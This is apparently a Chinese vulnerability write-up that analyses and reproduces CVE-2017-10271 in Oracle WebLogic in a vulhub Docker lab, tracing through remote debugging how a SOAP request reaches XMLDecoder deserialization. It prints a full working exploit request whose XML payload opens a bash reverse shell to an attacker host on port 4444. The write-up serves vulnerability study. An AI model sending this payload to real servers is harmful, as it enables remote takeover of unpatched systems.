weblogic反序列化漏洞(CVE-2017-10271)分析与复现

介绍

CVE-2017-10271漏洞主要是由WebLogic Server WLS组件远程命令执行漏洞，主要由wls-wsat.war触发该漏洞，触发漏洞url如下：<http://192.168.xx.xx:7001/wls-wsat/CoordinatorPortType>；

伪造post数据包，通过构造SOAP（XML）格式的请求，在解析的过程中导致XMLDecoder反序列化漏洞。

环境配置

这里就不自己安装配置weblogic环境了，实在是太高端，不会用....。

直接使用vulhub现成的weblogic漏洞环境；

先修改一下yml文件，添加调试用的端口号8453（随便设）

图片包含 表格

描述已自动生成

启用docker

文本

描述已自动生成

进入漏洞的docker容器中，修改一下启动项配置文件，在如图所示位置添加debugFlag="true" export debugFlag；

文本

描述已自动生成

接下来需要为idea添加远程调试需要的文件了

还是在docker里面拷贝出两个文件夹：modules和wlserver\_10.3，所在路径为~/Oracle/Middleware#；

使用tar命令先压缩，再使用docker cp命令复制到宿主机；

解压之后将两个文件夹放在同一个文件夹weblogic目录下，用idea打开weblogic目录；

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

打开idea后开始配置远程调试选项，结合实际情况按照图中所示配置即可；

电脑萤幕的截图

描述已自动生成

电脑萤幕的截图

描述已自动生成

可能需要远程debug的入口函数路径



电脑萤幕的截图

描述已自动生成

随便下个断电，点击debug，如果程序停在了断点处就说明远程调试设置成功。

电脑萤幕画面

描述已自动生成

漏洞分析+复现

在weblogic.wsee.jaxws.workcontext.WorkContextServerTube# processRequest方法处下断点，因为我们在访问该url并发送的请求包数据中的xml字符串是传入到了这里。

进入远程调试模式，并用burpsuite发送反弹shell的poc

|  |
| --- |
| POST /wls-wsat/CoordinatorPortType HTTP/1.1  Host: 192.168.2.134:7001  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Accept-Encoding: gzip, deflate  Connection: close  Upgrade-Insecure-Requests: 1  Cache-Control: max-age=0  Content-Type: text/xml  Content-Length: 641  <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  <soapenv:Header>  <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">  <java version="1.4.0" class="java.beans.XMLDecoder">  <void class="java.lang.ProcessBuilder">  <array class="java.lang.String" length="3">  <void index="0">  <string>/bin/bash</string>  </void>  <void index="1">  <string>-c</string>  </void>  <void index="2">  <string>bash -i &gt;&amp; /dev/tcp/192.168.2.128/4444 0&gt;&amp;1</string>  </void>  </array>  <void method="start"/></void>  </java>  </work:WorkContext>  </soapenv:Header>  <soapenv:Body/>  </soapenv:Envelope> |

同时在kali中监听4444端口；

图片包含 游戏机

描述已自动生成

发送之后回到idea，发现程序已经停留在我们下的断点处；

并且processRequest方法的参数的值是我们poc中的xml字符串；

所以该函数是在对我们传入的xml数据做一些处理，具体做了哪些操作需要进一步跟进分析。

电脑萤幕的截图

描述已自动生成

在38-41行之间的操作最终都是为了得到var3

因此着重关注43行里对var3做操作的readHeaderOld()方法

跟进、步入

来到weblogic.wsee.jaxws.workcontext.WorkContextTube#readHeaderOld方法

文本

描述已自动生成

从104行执行到111行时，var4一直显示的是“ ”，即空，但是执行到112行时值发生了变化，并且此时调用了var4参数的toByteArray(),因此着重关注112行里var6这个参数；

文本

中度可信度描述已自动生成


113行将var6参数传入了receive()方法;

截图里有图片

描述已自动生成

该方法首先实例化了一个WorkContextMapInterceptor类的对象var2，接着调用了该类中的receiveRequest()方法，并且将var1作为参数传入了，这里的var1就是前面传入的var6；

步入跟进到weblogic.workarea.WorkContextMapImpl#receiveRequest()；




这里又将var1参数传入了receiveRequest()方法，继续跟进该方法；


电脑萤幕的截图

描述已自动生成

发现weblogic.workarea.WorkContextLocalMap#receiveRequest()方法中165行又调用了一个readEntry()方法将var1作为了参数，步入跟进该方法；



跟进到了weblogic.workarea.spi.WorkContextEntryImpl# readEntry()方法，第72行调用了参数var0的一个readUTF方法，跟进该方法；



很明显，weblogic.wsee.workarea.WorkContextXmlInputAdapter#readUTF()方法104行这里对传入的var0参数做了反序列化操作；

之前监听了4444端口，在执行完104行之后在kali中发现成功反弹端口getshell。

